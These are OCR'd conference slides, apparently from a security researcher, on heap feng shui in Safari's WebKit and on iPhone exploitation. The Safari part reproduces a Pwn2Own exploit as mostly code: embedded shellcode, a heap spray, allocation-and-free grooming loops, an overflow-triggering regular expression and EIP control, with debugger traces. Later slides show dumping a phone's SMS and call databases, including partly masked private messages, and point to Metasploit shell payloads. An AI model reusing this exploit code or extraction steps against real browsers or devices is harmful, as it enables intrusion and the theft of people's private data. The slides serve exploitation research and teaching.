
- Conceived by Sotirov for Windows
- The heap is very unpredictable
  - Affected by number and types of pages visited
  - Number of windows/tabs open
  - Javascript running
  - etc
- However, attacker can run arbitrary Javascript

Heap spray

- This unpredictability was first tackled by filling the heap with data and hoping for the best (Skylined)
  - ex. huge NOP sled
- Drawbacks
  - Can’t completely fill heap
  - Doesn’t help get control
  - May overwhelm system resources

Taming the heap

- Heap is complex and fragmented but is *deterministic*
- Typically, a new allocation will end up in the first available sufficiently large spot




The plan

- Occurs in three steps
  - Defragment, i.e. fill in the holes
  - Create adjacent allocations
  - Free up friendly holes


Defragmenting the heap

- Request a large number of allocations of the desired side (could be with an image, HTML tags, JS)
- These will fill in any existing holes




Create adjacent allocations

- Keep requesting allocations of this size
- Eventually, they will be adjacent to one another
- We don’t know where they are, just that they are adjacent - but that’s enough



Create holes

- Free every other buffer near the end of the allocations you made
- The next allocations of this size will fall in one of these newly created holes
- We will control the buffer after each of these allocations



JavaScript

- Safari JavaScript code is in WebKit
- We need a way to make memory allocations, i.e. malloc()
- We need a way to free them, i.e. free()

Allocation

```
ArrayInstance::ArrayInstance(JSObject* prototype, unsigned
initialLength)
    : JSObject(prototype)
{
    unsigned initialCapacity = min(initialLength, sparseArrayCutoff);

    m_length = initialLength;
    m_vectorLength = initialCapacity;
    m_storage =
static_cast<ArrayStorage*>(fastZeroedMalloc(storageSize(initialCapaci
ty)));
    Collector::reportExtraMemoryCost(initialCapacity *
sizeof(JSValue*));
}
```

Therefore...

- In JavaScript
  - var name = new Array(1000);
- In Safari
  - malloc(4008);
- Warning: due to garbage collection, need to have references to “name” or it will get free’d.

Free'ing is harder

- delete() in JavaScript tells the garbage collector to free the buffer at its convenience
- The following JS code will force garbage collection

```
for(i=0; i<4100; i++){
    a = .5;
}
```

- Basically, this code fills up the "number" heap with allocations which forces collection, see WebKit source

Heap overflows

- Some protections on overflowing heap metadata (old unlink trick)
- Overflowing application data is usually easier
- Using heap control, we arrange it such that overflowing buffer is right before a buffer we control
- We can put application specific data in this buffer

The data

```
var name = new Array(1000);
name[0] = new Number(12345);
```

Becomes in memory:

```
(gdb) x/16x 0x17169000
0x17169000:  0x00000001   0x00000000   0x16245c20   0x00000000
0x17169010:  0x00000000   0x00000000   0x00000000   0x00000000
0x17169020:  0x00000000   0x00000000   0x00000000   0x00000000
0x17169030:  0x00000000   0x00000000   0x00000000   0x00000000
```

m_numValuesInVector = 1
m_sparceValueMap = 0
pointer to Number object

Win

```
var name = new Array(1000);
name[0] = new Number(12345);
 // Overflow into “name” buffer here
 document.write(name[0] + "<br />");
```

Pwn2Own - heap spray

```
function build_string(x){
  var s = new String("\u0278\u5278");
  var size = 4;
  while(size < x){
    s = s.concat(s);
    size = size * 2;
  }
  return s;
}

var shellcode = "\u9090\u9090\u9090\u9090\uc929\ue983\ud9ea\ud9ee
\u2474\u5bf4\u7381\udf13\u7232\u8346\ufceb\uf4e2\u70b5\u8b2a\u585f
\u1e13\u6046\u561a\u23dd\ucf2e\u603e\u1430\u609d\u5618\ub212\ud5eb\u618e
\u2c20\u6ab7\uc6bf\u586f\uc6bf\u618d\uf620\uffc1\ud1f2\u30b5\u2c2b
\u6a85\u1123\uff8e
\u0ff2\ubbd0\ub983\ucd20\u2e22\u1df0\u2e01\u1db7\u2f10\ubbb1\u1691\u668b
\u1521\u096f\uc6bf";

var st = build_string(0x10000000);
document.write(st.length + "<br />");
st = st.concat(st, shellcode);
```

Pwn2Own - feng shei

```
try{
  for(i=0; i<1000; i++){
    bigdummy[i] = new Array(size);
  }

  for(i=900; i<1000; i+=2){
    delete(bigdummy[i]);
  }
```

```
var naptime = 5000;
var sleeping = true;
var now = new Date();
var alarm;
var startingMSeconds = now.getTime();
while(sleeping){
  alarm = new Date();
  alarmMSeconds = alarm.getTime();
  if(alarmMSeconds - startingMSeconds > naptime){ sleeping = false; }
}

for(i=901; i<1000; i+=2){
  bigdummy[i][0] = new Number(i);
}
```

Pwn2Own - overflow

```
  var re = new RegExp("..............................
(([ab]){39}){2}([ab])
{15}..........................................
..............................................
..............................................
..............................................
..............................................
..............................[\\x01\\x59\\x5c
\\x5e])..................(([ab]){65535}){1680}(([ab]){39})
{722}([ab]){27}");
  var m = re.exec("AAAAAAAAAA-\udfbeBBBB");
  if (m) print(m.index);
} catch(err) {
  re = "hi";
}
```

Heap defragmentation

```
Breakpoint 3, 0x95850389 in KJS::ArrayInstance::ArrayInstance ()
array buffer at$1 = 0x16278c78

Breakpoint 3, 0x95850389 in KJS::ArrayInstance::ArrayInstance ()
array buffer at$2 = 0x50d000

Breakpoint 3, 0x95850389 in KJS::ArrayInstance::ArrayInstance ()
array buffer at$3 = 0x510000

Breakpoint 3, 0x95850389 in KJS::ArrayInstance::ArrayInstance ()
array buffer at$4 = 0x16155000

Breakpoint 3, 0x95850389 in KJS::ArrayInstance::ArrayInstance ()
array buffer at$5 = 0x1647b000

Breakpoint 3, 0x95850389 in KJS::ArrayInstance::ArrayInstance ()
array buffer at$6 = 0x1650f000

Breakpoint 3, 0x95850389 in KJS::ArrayInstance::ArrayInstance ()
array buffer at$7 = 0x5ac000
```

A thing of beauty

```
Breakpoint 3, 0x95850389 in KJS::ArrayInstance::ArrayInstance ()
array buffer at$997 = 0x17164000

Breakpoint 3, 0x95850389 in KJS::ArrayInstance::ArrayInstance ()
array buffer at$998 = 0x17165000

Breakpoint 3, 0x95850389 in KJS::ArrayInstance::ArrayInstance ()
array buffer at$999 = 0x17166000

Breakpoint 3, 0x95850389 in KJS::ArrayInstance::ArrayInstance ()
array buffer at$1000 = 0x17167000

Breakpoint 3, 0x95850389 in KJS::ArrayInstance::ArrayInstance ()
array buffer at$1001 = 0x17168000

Breakpoint 3, 0x95850389 in KJS::ArrayInstance::ArrayInstance ()
array buffer at$1002 = 0x17169000
```

Right in the hole!

```
Breakpoint 3, 0x95850389 in
KJS::ArrayInstance::ArrayInstance ()
array buffer at$1001 = 0x17168000
```

```
Breakpoint 3, 0x95850389 in
KJS::ArrayInstance::ArrayInstance ()
array buffer at$1002 = 0x17169000
```

```
Breakpoint 2, 0x95846748 in jsRegExpCompile ()
regex buffer at$1004 = 0x17168000
```

Pwn2Own - get EIP

```
for(i=901; i<1000; i+=2){
  document.write(bigdummy[i][0] + "<br />");
}

for(i=0; i<900; i++){
  bigdummy[i][0] = 1;
}
```

iPhone


- Apple's phone
- Runs a stripped down version of Mac OS X
- ARM processor
- 128 MB DRAM
- 4, 8, 16 GB flash memory
- Carrier locked

iPhone hell

- Locked to carrier
- No writable and executable partition on device
- No useful utilities (like, say, bash, ls, etc)
- Only applications signed by Apple will run

Unlocking from carrier

- 3G
  - Requires hardware such as SIMable, Tornado SIM
- 2G
  - Hardware or software unlocks
- Warning: Information may change based on version of iPhone and QuickPwn...



Jailbreaking

- QuickPwn for 2.1 firmware
- Reworks the partitions

```
iPhone:~ root# df -h
Filesystem             Size  Used Avail Use% Mounted on
/dev/disk0s1           500M  445M   51M  90% /
devfs                   26K   26K     0 100% /dev
/dev/disk0s2           7.1G  745M  6.4G  11% /private/var
```

- Installs “Installer” and “Cydia”
  - Can install sshd, gcc, gdb, python, etc
- Disables most code signing

Processes

```
# ps aux
USER       PID %CPU %MEM      VSZ    RSS  TT  STAT STARTED      TIME COMMAND
root         1   0.0  0.4   272956    440  ??  Ss    9:40AM   0:00.42 /sbin/launchd
mobile      12   0.0  1.3   286124   1592  ??  Ss    9:40AM   0:00.25 /usr/sbin/BTServer
root        20   0.0  0.7   273732    836  ??  Ss    9:40AM   0:00.28 /usr/sbin/mDNSResponder -
launchd

root        13   0.0  1.1   277936   1332  ??  Ss    9:40AM   0:01.28 /System/Library/Frameworks/
CoreTelephony.framework/Support/CommCenter

mobile      15   0.0 20.7   320076  24596  ??  Ss    9:40AM   0:24.53 /System/Library/CoreServices/
SpringBoard.app/SpringBoard

mobile      75   0.0  5.3   312336   6264  ??  S     9:53AM   0:08.75 /Applications/MobileSafari.app/
MobileSafari --launchedFromSB

mobile      76   0.0  2.3   308336   2712  ??  S     9:53AM   0:00.78 /Applications/
MobileMusicPlayer.app/MobileMusicPlayer --launchedFromSB
```

File System

```
# ls /
Applications@  Library/  User@  boot/    dev/
lib/   private/   tmp@   var@
Developer/      System/    bin/    cores/   etc@
mnt/   sbin/      usr/
```

- Not surprisingly, looks like a Mac OS X system

Interesting files

- /private/var/mobile/Library/SMS/sms.db/private/var/mobile/Library/CallHistory/call_history.db
- /private/var/mobile/Library/Notes/notes.db
- /private/var/mobile/Library/Voicemail/voicemail.db
- /private/var/mobile/Library/AddressBook/AddressBook.sqlitedb
- /private/var/mobile/Library/AddressBook/AddressBookImages.sqlitedb
- /private/var/mobile/Library/Calendar/Calendar.sqlitedb

sqlite3

```
iPhone:~ root# sqlite3 /private/var/mobile/Library/SMS/sms.db .dump
BEGIN TRANSACTION;
CREATE TABLE _SqliteDatabaseProperties (key TEXT, value TEXT, UNIQUE(key));
INSERT INTO "_SqliteDatabaseProperties" VALUES('_ClientVersion','7');
INSERT INTO "_SqliteDatabaseProperties"
VALUES('_UniqueIdentifier','DD1AAE95-AD0D-4927-9FCB-085D977261E8');
INSERT INTO "_SqliteDatabaseProperties" VALUES('counter_in_all','48');
INSERT INTO "_SqliteDatabaseProperties" VALUES('counter_in_lifetime','48');
INSERT INTO "_SqliteDatabaseProperties" VALUES('counter_out_all','67');
INSERT INTO "_SqliteDatabaseProperties"
VALUES('counter_out_lifetime','67');
INSERT INTO "_SqliteDatabaseProperties"
VALUES('__CPRecordSequenceNumber','612');
CREATE TABLE message (ROWID INTEGER PRIMARY KEY AUTOINCREMENT, address
TEXT, date INTEGER, text TEXT, flags INTEGER, replace INTEGER, svc_center
TEXT, group_id INTEGER, association_id INTEGER, height INTEGER, UIFlags
INTEGER, version INTEGER);
INSERT INTO "message" VALUES(1,'636399XXXX',1204652484,'Yes, its snowing
lots here.  Its going to be hard for you to get  home',3,0,NULL,
1,1204652484,75,0,0);
INSERT INTO "message" VALUES(2,'1636399XXXX',1204847456,'Stuck in traffic
sorry u have to deal with the kids by yourself',2,0,NULL,1,0,56,0,0);
```

Exploits then...

- When iPhone was released, we had:
  - CrashReporter reports when phone was plugged into iTunes
  - Access to iPhone filesystem when phone was off
  - Cross compiler for generic ARM that sorta worked
  - IDA Pro that sucked
- Required lots of patience and trial and error

Exploits now

- ssh access
- decent gdb
- gcc
  - Although need to sign (with any key) or similar hack
- happy IDA pro
- Everything you could want!


Smaller attack surface

- Mostly like Mac OS X
- Some files work on Safari but not on MobileSafari
  - SVG
- Some files work on MobileSafari but not Safari
  - MS Word
- Also get SMS messages and other phone stuff
- Despite what Apple says, most non-QuickTime Safari based vulnerabilities will be on iPhone

Exploit problems

- Resource limitations
  - Bandwidth (especially over EDGE)
  - Payload
    - no /bin/sh!

Port of RegEx exploit



- NOOP sled and shellcode changed, duh
- Size of sled reduced from 0x10000000 to 0x1000000
  - Less reliable
- Number of feng shei buffers reduced from 1000 to 100
  - Less reliable
- “Sleep” reduced from 5 to 2 seconds

More exploit differences

- Regular expression had to be changed
- JavaScript code slightly different in memory (older version)

```
30b71c64> dd 00922400
00922400 | 00265848 00000000 00000000 00000000
00922410 | 00000000 00000000 00000000 00000000
00922420 | 00000000 00000000 00000000 00000000
00922430 | 00000000 00000000 00000000 00000000

30b71c64> dd 00265848
00265848 | 38b7f724 ffffff91 00000000 00000000
00265858 | 00000000 00000000 00000000 00264498
00265868 | 4463c001 00000000 00000000 00000000
00265878 | 00000000 00000000 38b80ec4 ffffff91
```

Feng shei iPhone style

- (Output from iphonedbg by Nicolas Economou)

```
30b7d030> BREAKPOINT
r0=00975e00   r1=00000000   r2=000003e8   r3=38b7f218
r4=000003e8   r5=02e14038   r6=02c84e84   r7=02c84e5c
r8=000003e8   r9=00817800   r10=38b7f218  r11=031a82b4
r12=00976e00  sp=02c84e54   lr=300043c0   pc=30b7d030
ctrl=00000010
JavaScriptCore!__ZN3KJS13ArrayInstanceC2EPNS_8JSObjectEj+58:
pc=30b7d030 34 00 85 e5 str  r0, [r5, #52]

30b7d030> BREAKPOINT
r0=00976e00   r1=00000000   r2=000003e8   r3=38b7f218
r4=000003e8   r5=02e13fc8   r6=02c84e84   r7=02c84e5c
r8=000003e8   r9=00817800   r10=38b7f218  r11=031a82b4
r12=00977e00  sp=02c84e54   lr=300043c0   pc=30b7d030
ctrl=00000010
JavaScriptCore!__ZN3KJS13ArrayInstanceC2EPNS_8JSObjectEj+58:
pc=30b7d030 34 00 85 e5 str  r0, [r5, #52]

30b7d030> BREAKPOINT
r0=00977e00   r1=00000000   r2=000003e8   r3=38b7f218
r4=000003e8   r5=02e13f90   r6=02c84e84   r7=02c84e5c
r8=000003e8   r9=00817800   r10=38b7f218  r11=031a82b4
r12=00978e00  sp=02c84e54   lr=300043c0   pc=30b7d030
ctrl=00000010
JavaScriptCore!__ZN3KJS13ArrayInstanceC2EPNS_8JSObjectEj+58:
pc=30b7d030 34 00 85 e5 str  r0, [r5, #52]
```

Payloads

- Some payloads available at Metasploit
- May or may not rely on jailbroken iPhone
- For non-jailbroken case, can still do “anything”, but need to bring along all functionality
- Typically have access of user “mobile”
  - Which can do everything you would want except “jailbreak” on the fly

http://appleguytom.blogspot.com/2008/04/changing-default-iphone-itouch-113-or.html
http://code.google.com/p/iphone-dev/
http://edyoshi.up.seesaa.net/docs/iphone_leopard_toolchain_howto_ja_JP.rtf
http://rapidshare.com/files/41004473/vfdecrypt.exe.html
http://tungchingkai.blogspot.com/2008/01/decrypt-iphone-filesystem-firmware.html
http://metasploit.com/users/hdm/tool...dm-0.02.tar.gz
http://oss.coresecurity.com/projects/iphonedbg.html
http://metasploit.com/svn/framework3/trunk/modules/payloads/singles/osx/armle/shell_bind_tcp.rb
http://www.edup.tudelft.nl/~bjwever/advisory_iframe.html.php
http://www.determina.com/security.research/presentations/bh-eu07/bh-eu07-sotirov-paper.html
http://www.metasploit.com/shellcode/
Shellcoder's Handbook
Hoglund, Exploiting Software
Conover / Horowitz CSW
http://developer.apple.com/documentation/Carbon/Conceptual/LaunchServicesConcepts/LaunchServicesConcepts.pdf
http://www.macosxhints.com/article.php?story=20031215144430486
http://www.macosxhints.com/article.php?story=20041005081113340&query=LaunchServices
http://unsanity.org/archives/000449.php
http://support.apple.com/kb/HT2340?viewlocale=en_US
http://macenterprise.org/content/view/201/84/
Nemo, "OSX Heap Exploitation Techniques", Phrack 63-5.
http://www.matasano.com/log/986/what-weve-since-learned-about-leopard-security-features/
http://www.usefulsecurity.com/2007/11/apple-sandboxes-part-2/
http://developer.apple.com/opensource/index.html
http://www.amazon.com/Mac-OS-Internals-Systems-Approach/dp/0321278542
Nemo, uninformed http://uninformed.org/index.cgi?v=4&a=3&p=17
Ddz, mach_exception ports vulnerability
Idefense mach_exception ports vulnerability
http://www.otierney.net/objective-c.html
blog.nearband.com/2007/11/12/first-impressions-of-leopard
http://dvlabs.tippingpoint.com/pub/chotchkies/SeattleToorcon2008_RECookbook.pdf
https://sourceforge.net/projects/ida-x86emu
http://www.suavetech.com/0xed/0xed.html
http://www.nah6.com/~itsme/cvs-xdadevtools/ida/idcscripts/
http://developer.apple.com/documentation/Cocoa/Conceptual/ObjectiveC/Introduction/chapter_1_section_1.html
http://objc.toodarkpark.net/moreobjc.html
http://landonf.bikemonkey.org/code/macosx/Leopard_PT_DENY_ATTACH.20080122.html
http://felinemenace.org/papers/p63-0x05_OSX_Heap_Exploitation_Techniques.txt
http://steike.com/code/debugging-itunes-with-gdb/
http://www.sun.com/bigadmin/content/dtrace/
http://www.mactech.com/articles/mactech/Vol.23/23.11/ExploringLeopardwithDTrace/index.html READ THIS
http://dlc.sun.com/pdf/817-6223/817-6223.pdf
http://www.blackhat.com/presentations/bh-dc-08/Beauchamp-Weston/Whitepaper/bh-dc-08-beauchamp-weston-WP.pdf
https://www.blackhat.com/presentations/bh-usa-07/Miller/Whitepaper/bh-usa-07-miller-WP.pdf

Questions?

- Contact me at cmiller@securityevaluators.com